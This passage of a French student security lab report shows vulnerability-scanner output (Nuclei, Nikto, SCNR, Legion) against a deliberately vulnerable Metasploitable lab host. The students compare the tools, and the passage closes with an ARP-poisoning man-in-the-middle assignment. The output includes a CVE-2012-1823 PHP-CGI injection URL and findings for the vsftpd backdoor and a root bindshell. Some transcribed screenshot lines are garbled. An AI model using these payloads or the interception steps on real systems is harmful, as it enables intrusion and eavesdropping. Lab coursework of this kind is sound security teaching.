[tech-detect:php] [http] [info] http://10.0.0.10
[CVE-2012-1823] [http] [critical] http://10.0.0.10/index.php?d=allow_url_include&auto_prepend_file=&php33//input
[http-missing-security-headers:permissions-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.0.0.10
[http-missing-security-headers:access-control-max-age] [http] [info] http://10.0.0.10
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:content-security-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.0.0.10
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://10.0.0.10
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.0.0.10
[http-missing-security-headers:content-security-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.0.0.10
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://10.0.0.10
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://10.0.0.10
[http-missing-security-headers:referrer-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:clear-site-data] [http] [info] http://10.0.0.10
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://10.0.0.10
[vsftp-backdoor] [tcp] [critical] 10.0.0.10:21
[ftp-anonymous-login] [tcp] [medium] 10.0.0.10:21
[phpinfo-files] [http] [low] http://10.0.0.10/phpinfo.php
[svc-service-detect] [tcp] [info] 10.0.0.10:5900 [rfa 003.003]
[samba-detect] [tcp] [info] 10.0.0.10:139
[phpmyadmin-panel] [http] [info] http://10.0.0.10/phpMyAdmin/
[wp-detect:apacheheader] [http] [info] http://10.0.0.10/
[openssl-detect] [tcp] [info] 10.0.0.10:22 [SSLv3.0-OpenSSH_4.7p1 Debian-8ubuntu1]
[CVE-2011-2523] [tcp] [critical] 10.0.0.10:6200
[HTTP-TRACE:trace-request] [http] [info] http://10.0.0.10

root@kali:~#
```

Capture du scanner Nuclei dans la DMZ du Site B.



```
kali-linux-2023.2-virtualbox-amd64 [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

kali@kali:~/nikto/program

File Actions Edit View Help

--proxy Use the proxy defined in nikto.conf, or argument http://server:port
--version Print plugin and database versions
--host+ Virtual host (for Host header)
--404code Ignore these HTTP codes as negative responses (always). Format is '302,301'.
--404string Ignore this string in response body content as negative response (always). Can be a regular expression.
+ requires a value

kali@kali:~/nikto/program
$ perl nikto.pl -host 10.0.0.10
- Nikto v2.1.6

+ Target IP: 10.0.0.10
+ Target Hostname: 10.0.0.10
+ Target Port: 80
+ Start Time: 2023-06-01 03:04:55 (GMT-4)


+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misusing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,h
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misusing-content-type-header/
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /phpmyadmin/CHANGELOG: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php: #wp-config.php file found. This file contains the credentials.
+ 8855 requests: 1 error(s) and 27 item(s) reported on remote host
+ End Time: 2023-06-01 03:05:35 (GMT-4) (40 seconds)

+ 1 host(s) tested

kali@kali:~/nikto/program
$
```

Capture du scanner Nikto dans la DMZ du Site B.

SAÉ Cyber 4.0 Sécurisation d'un SI




```
GNU nano 5.4 /home/tp/Documents/report.txt
Codename SCNR v1.0dev by Ecsypno Single Member P.C. (Copyright 2023) https://ecsypno.com
Host: 10.0.0.10
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Gecko) SCNR::Engine/v1.0dev
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,he;q=0.6
X-Scnr-Engine-Scan-Seed: 85ab6889aa370ecddd5650cb7de46a77
Cookie: PHPSESSID=e790f0701541dfb8832931d049927d38;security=high

[+] [2] Cross-Site Scripting (XSS) in HTML tag (Trusted) [-] ~~~~~ [-] Digest: 201852948 [-] Severity: High [-] Descri
Host: 10.0.0.10
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Gecko) SCNR::Engine/v1.0dev
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,he;q=0.6
X-Scnr-Engine-Scan-Seed: 85ab6889aa370ecddd5650cb7de46a77
Cookie: PHPSESSID=e790f0701541dfb8832931d049927d38;security=high

[+] [3] Cross-Site Scripting (XSS) (Trusted) [-] ~~~~~ [-] Digest: 928544204 [-] Severity: High [-] Description: [-] C
Host: 10.0.0.10
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Gecko) SCNR::Engine/v1.0dev
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,he;q=0.6
X-Scnr-Engine-Scan-Seed: 85ab6889aa370ecddd5650cb7de46a77
[ Lecture de 8611 lignes (converties du format Mac) ]
^G Aide      ^O Écrire    ^W Chercher  ^K Couper    ^J Executer  ^C Emplacement M-U Annuler   M-A Placer la marque
^X Quitter   ^R Lire fich. ^V Remplacer ^U Coller    ^I Justifier ^E Aller ligne M-E Refaire   M-6 Copier
```

Capture du scanner SCNR dans la DMZ du Site B



Port	Protocol	State	Name	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	
25	tcp	open	smtp	
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	
513	tcp	open	login	
514	tcp	open	shell	
1099	tcp	open	java-rmi	GNU Classpath grmiregistry
1524	tcp	open	bindshell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
██████████	479.13s	0.00s	4280	mysql-default (3306/tcp)	87.10.10.50	Finished
██████████	0.00s	0.00s	4293	postgres-default (5432/tcp)	87.10.10.50	Finished
██████████	172.07s	0.00s	7018	nmap (stage 4)	87.10.10.50	Finished
██████████	6.39s	0.00s	7028	ftp-default (21/tcp)	87.10.10.50	Finished
██████████	8.33s	0.00s	7096	postgres-default (5432/tcp)	87.10.10.50	Finished
██████████	0.00s	0.00s	0	screenshot (80/tcp)	87.10.10.50	Finished

Capture scanner Legion dans "internet"

```

(kali@kali)-[~]
└─$ cat ~/nuclei.txt
[php-detect] [http] [info] http://87.10.10.50 [5.2.4]
[apache-detect] [http] [info] http://87.10.10.50 [Apache/2.2.8 (Ubuntu) DAV/2]
[waf-detect:apachegeneric] [http] [info] http://87.10.10.50/
[tech-detect:php] [http] [info] http://87.10.10.50
[phpmyadmin-panel] [http] [info] http://87.10.10.50/phpMyAdmin/
[vsftpd-backdoor] [tcp] [critical] 87.10.10.50:21
[pgsql-detect] [tcp] [info] 87.10.10.50:5432
[openssh-detect] [tcp] [info] 87.10.10.50:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1]
[http-missing-security-headers:clear-site-data] [http] [info] http://87.10.10.50
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://87.10.10.50
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://87.10.10.50
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://87.10.10.50
[http-missing-security-headers:access-control-max-age] [http] [info] http://87.10.10.50
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://87.10.10.50
[http-missing-security-headers:content-security-policy] [http] [info] http://87.10.10.50
[http-missing-security-headers:x-frame-options] [http] [info] http://87.10.10.50
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://87.10.10.50
[http-missing-security-headers:strict-transport-security] [http] [info] http://87.10.10.50
[http-missing-security-headers:permissions-policy] [http] [info] http://87.10.10.50
[http-missing-security-headers:x-content-type-options] [http] [info] http://87.10.10.50
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://87.10.10.50
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://87.10.10.50
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://87.10.10.50
[http-missing-security-headers:referrer-policy] [http] [info] http://87.10.10.50
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://87.10.10.50
[vnc-service-detect] [tcp] [info] 87.10.10.50:5900 [RFB 003.003]
[CVE-2012-1823] [http] [critical] http://87.10.10.50/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
[samba-detect] [tcp] [info] 87.10.10.50:139
[phpinfo-files] [http] [low] http://87.10.10.50/phpinfo.php
[CVE-2020-1938] [tcp] [critical] 87.10.10.50:8009
[HTTP-TRACE:trace-request] [http] [info] http://87.10.10.50
[CVE-2011-2523] [tcp] [critical] 87.10.10.50:6200
[ftp-anonymous-login] [tcp] [medium] 87.10.10.50:21

```

Capture scanner Nuclei dans “internet”

```

root@kali:~/nikto/program$ cat ~/nikto.txt
-----
+ Nikto v2.1.6
-----
+ Target IP:      87.10.10.50
+ Target Hostname: 87.10.10.50
+ Target Port:    80
+ Start Time:     2023-06-01 09:10:45 (GMT2)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved X-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Uncommon header 'x-powered-by' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc9d915. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ SCAN TERMINATED: 20 error(s) and 7 item(s) reported on remote host
+ End Time:      2023-06-01 09:10:51 (GMT2) (6 seconds)
-----
+ 1 host(s) tested
root@kali:~/nikto/program$

```

Capture scanner Nikto dans “internet”

```

648 issues have been detected.
[+] 1 | Publicly writable directory at http://87.10.10.50/dav/SCNR_Engine-3931cf8b2b91d0da053d74844b7ada1 in server.
[+] 2 | File Inclusion at http://87.10.10.50/mutilldae/ in link input 'page' using GET.
[+] 3 | File Inclusion at http://87.10.10.50/mutilldae/ in link input 'page' using GET.
[+] 4 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/Main/Scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1 in link input 'template' using GET.
[+] 5 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/Scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1 in link input 'template' using GET.
[+] 6 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1 in link input 'template' using GET.
[+] 7 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1/WebHome in link input 'template' using GET.
[+] 8 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/Managingwebs in link input 'template' using GET.
[+] 9 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/Managingwebs in link input 'template' using GET.
[+] 10 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1/WebHome in link input 'template' using GET.
[+] 11 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiWeb in link input 'param' using GET.
[+] 12 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiWeb in link input 'template' using GET.
[+] 13 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiAuthentication in link input 'param' using GET.
[+] 14 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiAuthentication in link input 'param' using GET.
[+] 15 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiUpgradeNotes in link input 'param' using GET.
[+] 16 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiUpgradeNotes in link input 'template' using GET.
[+] 17 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiInstallationNotes in link input 'template' using GET.
[+] 18 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiInstallationNotes in link input 'param' using GET.
[+] 19 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiAdministration in link input 'template' using GET.
[+] 20 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiAdministration in link input 'param' using GET.
[+] 21 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/RenameTopic in link input 'template' using GET.
[+] 22 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/RenameTopic in link input 'param' using GET.
[+] 23 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiNotificationOfChanges in link input 'param' using GET.
[+] 24 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiNotificationOfChanges in link input 'template' using GET.
[+] 25 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiTemplatingSystem in link input 'param' using GET.
[+] 26 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiTemplatingSystem in link input 'template' using GET.
[+] 27 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/HandlingTopics in link input 'param' using GET.
[+] 28 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/HandlingTopics in link input 'template' using GET.
[+] 29 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/WebChangesNotify in link input 'param' using GET.
[+] 30 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/WebChangesNotify in link input 'template' using GET.
[+] 31 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiFormTemplate in link input 'param' using GET.
[+] 32 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiFormTemplate in link input 'template' using GET.
[+] 33 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiTemplateSystem in link input 'param' using GET.
[+] 34 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiTemplateSystem in link input 'template' using GET.
[+] 35 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/DocsATWikiFilesystem in link input 'param' using GET.
[+] 36 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/DocsATWikiFilesystem in link input 'template' using GET.
[+] 37 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiVariablesExamples in link input 'param' using GET.
[+] 38 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiVariablesExamples in link input 'template' using GET.
[+] 39 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/MonitoringSiteActivity in link input 'template' using GET.
[+] 40 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/MonitoringSiteActivity in link input 'param' using GET.
[+] 41 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiPages in link input 'template' using GET.
[+] 42 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/TWiki/TWikiPages in link input 'template' using GET.
[+] 43 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/Main/Scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1 in link input 'template' using GET.
[+] 44 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/Main/Scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1 in link input 'param' using GET.
[+] 45 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/Main/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1 in link input 'param' using GET.
[+] 46 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/Main/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1/scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1 in link input 'template' using GET.
[+] 47 | Cross-Site Scripting (XSS) in script context at http://87.10.10.50/twiki/bin/oops/Main/Scnr_engine_sink_tracer_3931cf8b2b91d0da053d74844b7ada1 in link input 'param' using GET.

```

Capture scanner SCNR dans “internet”

La machine metasploitable a été configurée en Bridge sur l'interface reliée à la DMZ du Serveur Web/FTP/SSH présent sur le Site B.

Nous avons fait le choix d'utiliser SCNR/Nikto/Légion au lieu des scanners proposés car nous avons rencontré des difficultés d'installation (paquet linux trop ancien + miroir installation plus à jour).

Nous ne pouvions pas effectuer de "apt-get upgrade" afin de rafraîchir le contenu des dépôts puisque l'un de ces dépôts à été fermé il y a plus d'un an...

Nous n'avons pas trouvé la manière pour ne pas le contacter lors de l'exécution. D'où notre choix différent des propositions.

Lors des scans, nous avons remarqué des différences entre un scan interne au LAN et un autre effectué depuis "internet". Ces dernières sont expliquées par le filtrage présent sur le firewall. Cela permet de ne pas pouvoir scanner tout le réseau interne depuis le réseau externe. Du point de vue du hacker, cela rend les attaques plus difficiles depuis le réseau externe, la première phase étant toujours l'énumération, ce pare-feu ralenti les recherches et donc la rapidité de l'attaque..

SCNR :

SCNR nous à particulièrement posé soucis lors de son installation. Rien de bien clair ni constructif pour ce rapport...

Son utilisation à elle été ultra-performante, que ce soit depuis "internet" ou bien le LAN. Son plus gros défaut est aussi son principal atout : la rigueur et la curiosité. Nous n'avons pas indiqué de test particulier à effectuer en appelant SCNR comme suivant : `./sncr http://[MSFable-NAT-IP]`

SCNR a donc scanné chaque pages, découvrent par une énumération complètes des pages du sites et des ses sous-domaines, avec chaque méthode qu'il connaissait. Le scan a duré au total plus de 20h puisque la machine est volontairement sur-vérolée.

Nikto :

Nikto ne nous a posé aucun souci, que ce soit pour l'installation ou l'utilisation de l'outil.

Effectivement son usage est simplissime : `perl nikto.pl -host [MSFable-NAT-IP]`

Nikto se concentre sur le scan WEB et en particulier les XSS (Cross-Site Scripting). Il nous recense ici quelques failles trouvées sur la machine cible. L'outil permet un argument de niveau de scan d'effectuer un scan plus ou moins approfondi et donc d'obtenir plus ou moins de résultats.

Nuclei :

Tout comme Nikto, Nuclei n'a pas été problématique du tout ! Son utilisation est tout aussi simpliste :

`nuclei -u [MSFable-NAT-IP]`

Nuclei à un champ de scan extrêmement large en relevant les failles d'une multitudes de services et protocoles. Avec certes un accent prononcé sur l'analyse web.

Légion :

Légion été préalablement installé sur la distribution Kali Linux de Offensive Security, pas de soucis ni d'action à ce niveau là.

Son utilisation est très similaire à celle de "nmap", il reprend d'ailleurs l'affichage de "Zenmap" la version graphique de "nmap". Ses résultats sont nombreux et variés. Tout comme Nuclei il scanne différent services et protocoles.

Tâche 8 Réalisation d'une attaque MitM

Liste des personnes impliquées avec pourcentage de répartition	
HIRSCH Matéo 50%	0.5h/pers = 1 heures-hommes
ECOTIERE Léo 50%	

Estimation du temps passé sur cette tâche en heure-homme : 2 heures-hommes

Objectif : Vol d'une connexion HTTP

Installez une machine dans votre DMZ en la branchant sur un switch. Faites une attaque par empoisonnement ARP pour usurper l'adresse ARP du serveur Web et affichez une page différente. Puis, faites une redirection de la connexion du client vers le vrai serveur. Le client ne s'apercevra plus qu'il y a le pirate entre lui et le serveur.

Bonus : Modifiez des données de la page HTML envoyée au client.

